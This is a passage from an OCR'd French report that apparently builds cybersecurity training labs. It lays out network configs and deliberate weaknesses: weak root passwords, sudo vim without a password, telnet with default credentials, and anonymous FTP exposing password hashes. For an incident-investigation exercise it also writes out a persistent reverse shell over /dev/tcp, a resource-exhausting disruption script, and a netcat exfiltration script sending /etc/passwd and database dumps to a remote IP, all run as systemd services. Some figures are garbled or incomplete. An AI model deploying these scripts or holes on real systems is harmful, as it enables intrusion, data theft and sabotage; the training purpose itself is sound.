Figure 1.19: Fichier startup de Daryl 1

Cette machine se trouve également sur le même sous-réseau, avec l'adresse 192.168.10.3 pour son interface eth0. La passerelle par défaut est toujours 192.168.10.254.

Machine Admin

```
ifconfig eth0 192.168.1.1 netmask 255.255.255.252 up
route add default gw 192.168.1.2
```

Figure 1.20: Fichier startup de Admin 1

Cette machine a une configuration différente. Son adresse IP est 192.168.1.1 sur le réseau /30, connectée au routeur via eth0. La passerelle est ici l'adresse 192.168.1.2, correspondant à l'interface du routeur.

Serveur FTP

```
ifconfig eth0 192.168.5.3 netmask 255.255.255.0 up
route add default gw 192.168.5.254
```

Figure 1.21: Fichier startup de Srv$_ftp1$

Ce serveur se trouve sur le sous-réseau 192.168.5.0/24 avec l'adresse IP 192.168.5.3 pour eth0. Sa passerelle est 192.168.5.254, qui est l'adresse de l'interface du routeur sur ce sous-réseau.

Serveur Web

```
ifconfig eth0 192.168.5.2 netmask 255.255.255.0 up
route add default gw 192.168.5.254
```

Figure 1.22: Fichier startup de Srv$_web1$

Ce serveur est également sur le sous-réseau 192.168.5.0/24, mais avec l'adresse IP 192.168.5.2. La passerelle par défaut est la même que celle du serveur FTP, 192.168.5.254.

Routeur

```
ip addr add 192.168.10.254/24 dev eth0
ip addr add 192.168.1.2/30 dev eth1
ip addr add 192.168.5.254/24 dev eth2
iptables -t nat -A POSTROUTING -o eth3 -j MASQUERADE
```

Figure 1.23: Fichier startup de Routeur 1

Le routeur a plusieurs interfaces réseau, chacune connectée à différents sous-réseaux. Nous attribuons les adresses suivantes : 192.168.10.254/24 à eth0 pour le sous-réseau des machines Medesse, Jaurel, et Daryl. 192.168.1.2/30 à eth1 pour le sous-réseau de la machine Admin. 192.168.5.254/24 à eth2 pour le sous-réseau des serveurs FTP et Web. Nous utilisons ensuite une règle iptables pour permettre la translation d'adresses (NAT) et garantir que le routeur peut rediriger le trafic vers l'extérieur à travers eth3.

Firewall1

Le firewall1 est positionné entre le routeur et les machines de la zone utilisateurs (Medesse, Jaurel, et Daryl). Il contrôle le trafic entrant et sortant de cette zone, protégeant ainsi les machines utilisateurs des menaces externes et facilitant une surveillance du trafic réseau. La configuration de firewall1 permet de relier ses deux interfaces réseau eth0 et eth1 à un pont réseau (br0), assurant ainsi le

passage du trafic entre ces deux interfaces tout en restant en mode promiscuous pour capturer le trafic pour des analyses de sécurité.

```
brctl addbr br0
brctl addif br0 eth0
brctl addif br0 eth1

ip link set dev eth0 promisc on
ip link set dev eth1 promisc on

ip link set dev br0 up
ip link set dev eth0 up
ip link set dev eth1 up
```

Figure 1.24: Fichier startup de Firewall1

brctl addbr br0 : Cette commande crée un pont réseau appelé br0. Ce pont relie deux interfaces physiques, eth0 (connectée au routeur) et eth1 (connectée aux machines de la zone utilisateurs). brctl addif br0 eth0 et brctl addif br0 eth1 : Les interfaces réseau eth0 et eth1 sont ajoutées au pont br0. Cela permet au trafic réseau de circuler librement entre ces interfaces, tout en étant filtré ou inspecté par le firewall. En activant le mode promiscuous avec ip link set dev eth0 promisc on, le firewall capture tout le trafic réseau transitant par les interfaces, même s'il n'est pas directement destiné à ces interfaces. Cela permet une analyse de sécurité approfondie, nécessaire pour détecter d'éventuelles anomalies. Les commandes ip link set dev br0 up et ip link set dev eth0 up rendent le pont et les interfaces réseau opérationnels, permettant au trafic de circuler normalement à travers firewall1. En somme, firewall1 joue un rôle central en assurant la surveillance du trafic entre le routeur et les machines de la zone utilisateurs, tout en permettant la capture de paquets pour des analyses de sécurité ou de performance.

Firewall2

Le firewall2 se situe entre le routeur et la zone serveurs (Serveur Web et FTP). Sa configuration est pareil à celle du Firewall2.

1.5 Scénario 2

Le Scénario 2 de cet environnement de formation en sécurité informatique est axé sur l'investigation d'une machine compromise. L'infrastructure est constituée de quatre machines : la machine admin, la machine de l'attaquant (attacker), le routeur et le serveur web (serverweb). Pour la mise en place de ce réseau, nous procéderons de la même manière que pour le Scénario 1, en définissant d'abord un fichier 'lab.conf', puis en configurant les paramètres réseau nécessaires dans les fichiers de démarrage de chacune des machines.

1.5.1 Mise en place des vulnérabilités

1.5.2 Scénario 1

Certaines configurations seront effectuées dans les fichiers startup, tandis que d'autres devront être réalisées directement dans les dossiers des machines concernées. Dans un premier temps, nous

ajouterons un utilisateur nommé user sur chaque machine en insérant cette commande dans le fichier startup :

```
useradd -m -s /bin/bash user
```

Figure 1.25: Mise en place ssh 1

Une fois l'utilisateur créé, nous définirons un mot de passe pour cet utilisateur ainsi qu'un mot de passe pour le compte root, toujours dans le fichier startup, avec les commandes suivantes :

```
echo "user:password" | chpasswd
echo "root:password" | chpasswd
```

Figure 1.26: Mise en place ssh 2

Ensuite, nous activerons le service SSH en ajoutant les commandes suivantes pour chaque machine :

```
systemctl enable ssh
systemctl start ssh
```

Figure 1.27: Mise en place ssh 3

Ce processus sera répété dans le fichier startup de chaque machine, garantissant que les utilisateurs sont configurés et que SSH est activé dès le démarrage.

Configuration du Firewall1

Dans le scénario 1, le firewall1 est situé entre le routeur et les machines de la zone utilisateurs. Actuellement, le firewall est configuré de manière passive, car il n'intervient pas directement dans l'exécution des tâches de l'utilisateur, telles que l'exploitation de vulnérabilités ou l'escalade de privilèges. Cependant, il est déjà en place pour surveiller le trafic FTP et filtrer les communications entre la zone utilisateurs et le serveur FTP. Cette configuration pourra être développée dans un futur scénario, comme l'évasion de firewall, où l'utilisateur devra contourner ou manipuler les règles de sécurité pour accomplir des actions spécifiques.

```
# Autoriser les connexions FTP légitimes (requêtes)
iptables -t filter -A FORWARD -p tcp -i eth0 -o eth1 -s 192.168.10.0/24 -d 192.168.5.3 --dport 21 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp --dport 21 --tcp-flags SYN,ACK SYN -m limit --limit 1/s -j ACCEPT
iptables -A INPUT -p tcp --dport 21 --tcp-flags SYN,ACK SYN -j DROP
# Autoriser les réponses FTP provenant du serveur (réponses)
iptables -t filter -A FORWARD -p tcp -i eth1 -o eth0 -s 192.168.5.3 -d 192.168.10.0/24 --sport 21 -m conntrack --ctstate ESTABLISHED -j ACCEPT

# Bloquer les paquets allant vers le serveur FTP dont la source n'est pas le port FTP
iptables -t filter -A FORWARD -p tcp -i eth0 -o eth1 -d 192.168.5.3 --dport 21 -m multiport ! --sports 21 -j DROP
```

Figure 1.28: Configuration du Firewall1

Configuration des Droits et Accès Restreints

Afin de sécuriser l'accès aux outils critiques tels que `nmap`, `hydra`, `gobuster`, `hashcat`, et `hashid`, des permissions restrictives ont été appliquées pour garantir qu'ils ne soient accessibles qu'à l'utilisateur root. Les commandes suivantes ont été utilisées pour cette configuration depuis le fichier `startup` de `meddese` :

```
chmod 700 /usr/bin/nmap
chmod 700 /usr/bin/hydra
chmod 700 /usr/bin/gobuster
chmod 700 /usr/bin/hashcat
chmod 700 /usr/bin/hashid
```

Figure 1.29: Restriction des accès sur les outils de pentest

Ces commandes ont été intégrées dans le fichier .startup, assurant que seuls les utilisateurs disposant des privilèges root peuvent exécuter ces outils. Cette mesure oblige l'attaquant à réaliser une escalade de privilèges pour accéder à ces outils, renforçant ainsi la sécurité de l'infrastructure.

L'escalade de privilèges (Priv Esc) est une technique essentielle permettant à un utilisateur de contourner ses droits et permissions normaux pour obtenir des privilèges plus élevés. Dans notre scénario, nous avons exploité une mauvaise configuration de vim pour permettre à un utilisateur non privilégié de devenir root. Nous avons modifié le fichier /etc/sudoers.tmp en ajoutant la ligne suivante depuis le fichier startup de medesse :

```
echo "user ALL=(ALL) NOPASSWD: /usr/bin/vim" | tee -a /etc/sudoers
```

Figure 1.30: Mauvaise attribution de d'autorisation

Cette modification permet à l'utilisateur d'exécuter vim avec les droits root sans avoir à fournir de mot de passe. Bien que cette pratique puisse être utilisée pour simplifier certaines opérations, elle constitue une vulnérabilité sérieuse qui peut être exploitée pour compromettre le système.

Telnet, un protocole connu pour sa faible sécurité, a été configuré sur le routeur afin de permettre un accès direct. Pour l'activer, nous avons recrée le fichier routeur/etc/inetd.conf au sein du dossier du routeur puis décommenter la ligne suivante :

```
# /etc/inetd.conf: see inetd(8) for further informations.
#
# Internet superserver configuration database.
#
#
# Lines starting with "#:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# If you want to disable an entry so it is not touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8).
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
#discard                stream  tcp6    nowait  root    internal
#discard                dgram   udp6    wait    root    internal
#daytime                stream  tcp6    nowait  root    internal
#time           stream  tcp6    nowait  root    internal

#:STANDARD: These are standard services.
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/telnetd
#:BSD: Shell, login, exec and talk are BSD protocols.

#:MAIL: Mail, news and uucp services.

#:INFO: Info services

#:BOOT: TFTP service is provided primarily for booting.  Most sites
#       run this only on machines acting as "boot servers."

#:RPC: RPC based services
```

Figure 1.31: Telnet 1

Cette modification active Telnet lors de la configuration initiale. Cependant, bien que l'administrateur soit passé à SSH pour une sécurité renforcée, la ligne Telnet n'a pas été désactivée, laissant ainsi une faille exploitable. L'accès à Telnet est possible via des identifiants par défaut, avec user comme nom d'utilisateur et admin comme mot de passe, permettant ainsi à un attaquant de pénétrer dans le réseau et de découvrir d'autres services comme le serveur FTP. Pour garantir le redémarrage de Telnet lors du démarrage, nous avons ajouté la commande suivante au fichier .startup :

```
systemctl restart xinetd
```

Figure 1.32: Telnet 2

Le serveur FTP a été configuré pour exposer un fichier contenant les hachages des mots de passe SSH. Bien que ce fichier devrait être accessible uniquement à l'administrateur, la présence d'un compte anonymous sur le serveur permet un accès non autorisé. Nous avons créé le fichier de configuration serverftp/etc/vsftpd.conf au sein du dossier du serveur ftp pour activer les connexions

anonymes :

```
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
```

Figure 1.33: Mise en place de la vulnérabilité sur le server ftp

Ensuite, nous avons créé un fichier nommé pass.txt dans le répertoire srvftp/srv/ftp/ avec le contenu suivant :

```
cc6ca25a54202173cbfb24a2317981fc
bfa5f54e7784cbaec185616f0b41d4c6
8d4db54daf7d67db5f3c96e43f61c609
5081bf7853e2ee26e38a6da5c9475587
2d8ca40a3963fc56b429750174ad4bf0
46bf5d9498a1820950c4d03cba15da8f

tous les mots de passe sont au format name + 4 digits

by admin
```

Figure 1.34: Liste des hash

Une fois que l'utilisateur accède au serveur FTP, il peut télécharger ce fichier et effectuer un brute force sur les hachages pour accéder aux autres machines du réseau.

1.5.3 Scénario 2

Dans cette section, nous détaillerons la mise en place d'un serveur web compromis, transformé en une machine infectée, en configurant des scripts malveillants pour perturber son fonctionnement et exfiltrer des données. Ces actions s'alignent sur les cadres SANS et NIST pour la gestion des incidents.

1.5.4 Script de Reverse Shell Persistant

Le reverse shell permet à un attaquant de maintenir un accès à distance à la machine compromise. Pour garantir la persistance de cet accès, nous avons créé un script Bash et l'avons configuré pour qu'il se relance automatiquement au démarrage de la machine.

Un script Bash a été créé dans srvweb/usr/local/bin/reverseshell.sh:

```
#!/bin/bash
while true; do
  bash -i >& /dev/tcp/172.19.1.2/4444 0>&1
  sleep 10
done
```

Figure 1.35: Script de Rever Shell Persistant

Ce script tente de se reconnecter à l'attaquant toutes les 10 secondes en cas de déconnexion.

Pour garantir que le script se lance automatiquement au démarrage, nous avons créé un fichier de service dans `serverweb/etc/systemd/system/reverse-shell.service` :

```
[Unit]
Description=Persistent Reverse Shell

[Service]
ExecStart=/usr/local/bin/reverse_shell.sh
Restart=always

[Install]
WantedBy=multi-user.target
```

Figure 1.36: Service de Persistance Reverse Shell

Les commandes suivantes doivent etre exécutées pour démarrer et activer le service au démarrage :

```
systemctl start reverse-shell.service
systemctl enable reverse-shell.service
```

Figure 1.37: Activation du service

Ainsi, le reverse shell est automatiquement relancé à chaque démarrage, garantissant un accès persistant à l'attaquant.

1.5.5 Script pour Perturber la Machine

Un script a été développé pour perturber le fonctionnement de la machine en consommant excessivement les ressources système, créant des processus zombies, et redémarrant aléatoirement des services critiques.

Le script suivant a été créé dans $\texttt{server}_{w}eb/usr/local/bin/zombie_{s}cript.sh$:

```
# Fonction pour modifier les fichiers système critiques
modify_system_files() {
  while true; do
    echo "Modifying system file" >> /etc/hosts
    sleep 60
  done &
}

# Fonction principale
main() {
  while true; do
    create_zombie
    cpu_hog
    memory_hog
    restart_services
    modify_system_files
    sleep 30  # Perturbation à intervalles réguliers
  done
}

main
```

Figure 1.39: Script Zombie 2

Ce script consomme les ressources système, rendant la machine lente et difficile à utiliser.

Un fichier de service a été créé dans srvweb/etc/systemd/system/zombie.service pour rendre le script persistant :

```
[Unit]
Description=Persistent Zombie Script

[Service]
ExecStart=/usr/local/bin/zombie_script.sh
Restart=always

[Install]
WantedBy=multi-user.target
```

Figure 1.40: Persistance Zombie

Les commandes suivantes ont été exécutées pour démarrer et activer le service :

```
systemctl start zombie.service
systemctl enable zombie.service
```

Figure 1.41: Activation de Service Zombie

Le script perturbateur est maintenant persistant et se relancera après chaque redémarrage de la machine.

1.6 Création des Scripts de Persistance pour l'Exfiltration de Données

1.6.1 Script d'Exfiltration de Fichiers

Un script a été conçu pour exfiltrer régulièrement des fichiers critiques et des sauvegardes de données vers un serveur distant. **Création du script d'exfiltration** Le fichier suivant a été créé dans srvweb/usr/local/bin/exfiltration.sh:

```
#!/bin/bash

# Configuration
TARGET_IP="172.19.1.2"          # Adresse IP cible
TARGET_PORT="5555"                 # Port cible
INTERVAL=60                        # Intervalle en secondes

# Chemin vers le fichier de sauvegarde de la base de données
DB_BACKUP_PATH="/usr/local/bin/database_backup.sql"

# Chemin vers le fichier à exfiltrer
FILES_TO_EXFILTRATE=("/etc/passwd" "/var/log/syslog" "$DB_BACKUP_PATH")

# Boucle infinie pour exfiltrer les données à intervalles réguliers
while true; do
  # Sauvegarder la base de données
  mysqldump -u root -pYOUR_PASSWORD demo_db > "$DB_BACKUP_PATH"

  for FILE in "${FILES_TO_EXFILTRATE[@]}"; do
    if [ -f "$FILE" ]; then
      cat "$FILE" | nc "$TARGET_IP" "$TARGET_PORT"
    fi
  done

  # Attendre l'intervalle défini
  sleep "$INTERVAL"
done
```

Figure 1.42: Script exfiltration

Un fichier de service a été créé dans srvweb/etc/systemd/system/exfiltration.service pour garantir la persistance du script :

```
systemctl start exfiltration.service
systemctl enable exfiltration.service
```

Figure 1.43: Service Exifltration

Les commandes suivantes ont été exécutées pour démarrer et activer le service au démarrage :

```
systemctl start exfiltration.service
systemctl enable exfiltration.service
```

Figure 1.44: Activation du service

Ce script d'exfiltration est désormais persistant et s'exécutera à chaque démarrage de la machine, permettant l'exfiltration continue des données. Avec cette configuration, le serveur web compromis devient une machine infectée, permettant à l'attaquant de maintenir un accès persistant, de perturber son fonctionnement, et d'exfiltrer des données de manière continue. Ces scénarios sont alignés avec

les cadres SANS et NIST pour la réponse aux incidents de sécurité.

Afin d'assurer la persistance des actions malveillantes et la déstabilisation continue de la machine compromise, nous avons élaboré un script de démarrage, startup.sh. Ce script centralise la configuration réseau, la mise en place des permissions nécessaires, ainsi que l'exécution et l'activation de plusieurs services critiques. Le but est de garantir que, dès le démarrage de la machine, nos processus malveillants soient automatiquement réactivés, maximisant ainsi l'efficacité de l'attaque.

Contenu du Script startup.sh

```
ifconfig eth0 192.168.5.2 netmask 255.255.255.0 up
route add default gw 192.168.5.254
systemctl enable ssh
systemctl start ssh
chmod +x /usr/local/bin/zombie_script.sh
chmod +x /usr/local/bin/reverse_shell.sh
chmod +x /usr/local/bin/exfiltration.sh
chmod +x /usr/local/bin/setup_db.sh
systemctl start reverse-shell.service
systemctl enable reverse-shell.service
systemctl start zombie.service
systemctl enable zombie.service
systemctl start exfiltration.service
systemctl enable exfiltration.service
/usr/local/bin/exfiltration.sh &
/usr/local/bin/zombie_script.sh &
/usr/local/bin/reverse_shell.sh &
```

Figure 1.45: Fichier startup srv$_{w}ebinfrastructure2$

La ligne `ifconfig eth0 192.168.5.2 netmask 255.255.255.0 up` configure l'interface réseau `eth0` avec une adresse IP statique, définissant ainsi un point de communication fiable pour les activités de la machine. La commande `route add default gw 192.168.5.254` ajoute une passerelle par défaut, permettant à la machine de router son trafic via cette passerelle, facilitant ainsi l'exfiltration des données et les communications avec notre serveur de commande et contrôle.

Nous utilisons les commandes `chmod +x` pour rendre nos scripts critiques exécutables (`zombie_script.sh` `reverse_shell.sh`, `exfiltration.sh`, et `setup_db.sh`). Cela garantit que ces scripts peuvent être lancés à la demande, sans nécessiter d'intervention supplémentaire, assurant ainsi leur efficacité dès le démarrage.

L'activation des services `reverse-shell.service`, `zombie.service`, et `exfiltration.service` est essentielle pour maintenir la persistance de notre attaque. Les commandes `systemctl start` lancent immédiatement ces services, tandis que `systemctl enable` les configure pour qu'ils se lancent automatiquement lors des futurs démarrages de la machine, rendant ainsi l'infection résiliente aux redémarrages.

En fin de script, nous lançons manuellement nos scripts malveillants en arrière-plan (`&`), afin qu'ils commencent leur exécution immédiatement. Cette exécution anticipée assure que même avant un redémarrage complet, nos processus perturbateurs sont actifs et commencent leur travail destructeur ou d'exfiltration de données.

Le script `startup.sh` joue un rôle crucial dans la pérennité de notre attaque. En automati-

sant l'ensemble des tâches de configuration et de lancement des scripts, nous assurons que chaque redémarrage de la machine cible réactive nos mécanismes malveillants sans nécessiter de nouvelle intervention.

1.7 Test des infrastructures

1.7.1 Scénario 1

Accès et Exploration Initiale

Pour accéder à l'environnement de laboratoire, nous utilisons les commandes suivante :



Figure 1.46: Lancement de l'infrastructure

Cela nous permet de nous connecter en tant qu'utilisateur user. Une fois dans l'environnement, nous lançons la commande ls, qui affiche un fichier nommé hello.txt. Lorsque nous affichons son contenu avec la commande cat hello.txt, il affiche "Bonjour Medesse".

Vérification des Permissions



Figure 1.47: Vérification des Permissions

En utilisant ls -la, nous remarquons que le fichier hello.txt dispose de tous les droits (lecture, écriture et exécution) pour l'utilisateur, le groupe et les autres.

Vérification de l'Adresse IP

```
user@medesse:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
25: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
 default qlen 1000
    link/ether 3e:0a:15:ff:e2:83 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.1/24 brd 192.168.10.255 scope global eth0
       valid_lft forever preferred_lft forever
user@medesse:~$ ip route
default via 192.168.10.254 dev eth0
192.168.10.0/24 dev eth0 proto kernel scope link src 192.168.10.1
```

Figure 1.48: Vérification de l'Adresse IP

Pour vérifier l'adresse IP de notre machine sous Linux, nous pouvons exécuter la commande ip a, qui nous fournit des informations détaillées sur les interfaces réseau. Par exemple, l'interface eth0 peut afficher une adresse IP comme 192.168.10.1/24, indiquant que notre machine est connectée à un réseau local. De plus, l'interface lo, correspondant à l'interface loopback, affiche généralement l'adresse 127.0.0.1, qui est réservée aux communications internes à la machine. Cette configuration confirme que nous sommes bien dans un réseau local, avec la possibilité d'avoir une passerelle pour sortir de ce réseau. En exécutant ensuite la commande ip route, nous découvrons que la passerelle par défaut est 192.168.10.254, ce qui nous permet de mieux comprendre la structure de notre réseau.

Vérification de l'Adresse IP

```
user@medesse:~$ nmap 192.168.10.0/24
-bash: /usr/bin/nmap: Permission denied
user@medesse:~$ ls -l /usr/bin/nmap
-rwx------ 1 root root 2816384 Jan 16  2023 /usr/bin/nmap
user@medesse:~$ ls -l /usr/bin | grep '^-rwx------'
-rwx------ 1 root root    7876728 Apr  9  2023 gobuster
-rwx------ 1 root root    1087816 Mar 23  2023 hashcat
-rwx------ 1 root root        953 Jan 30  2021 hashid
-rwx------ 1 root root     383088 Oct 23  2022 hydra
-rwx------ 1 root root    2816384 Jan 16  2023 nmap
```

Figure 1.49: Analyse du Réseau avec Nmap

Nous avons tenté d'utiliser l'outil nmap pour scanner le réseau, mais une erreur indiquant "Permission denied" est apparue, ce qui signifie que l'exécution de nmap est restreinte. En examinant les permissions associées à cet outil, nous avons découvert que seul l'utilisateur root pouvait l'utiliser, car les permissions sont strictement limitées à cet utilisateur. En étendant cette vérification aux autres fichiers du répertoire /usr/bin, nous avons remarqué que d'autres outils comme gobuster, hashcat, hashid, et hydra partagent cette restriction d'accès. Ces outils ne peuvent donc être exécutés que par root, ce qui renforce la nécessité d'avoir des privilèges élevés pour effectuer certaines tâches

d'administration réseau ou de sécurité.

Vérification des Droits Sudo

```
user@medesse:~$ sudo -l
sudo: unable to resolve host medesse: Temporary failure in name resolution
Matching Defaults entries for user on medesse:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User user may run the following commands on medesse:
    (ALL) NOPASSWD: /usr/bin/vim
user@medesse:~$ sudo vim
sudo: unable to resolve host medesse: Temporary failure in name resolution
```

Figure 1.50: Vérification des Droits Sudo

Pour comprendre quelles commandes sont disponibles avec des privilèges sudo, nous utilisons sudo -l et découvrons que l'utilisateur user peut exécuter vim sans mot de passe : (ALL) NOPASSWD: /usr/bin/vim

Escalade des Privilèges

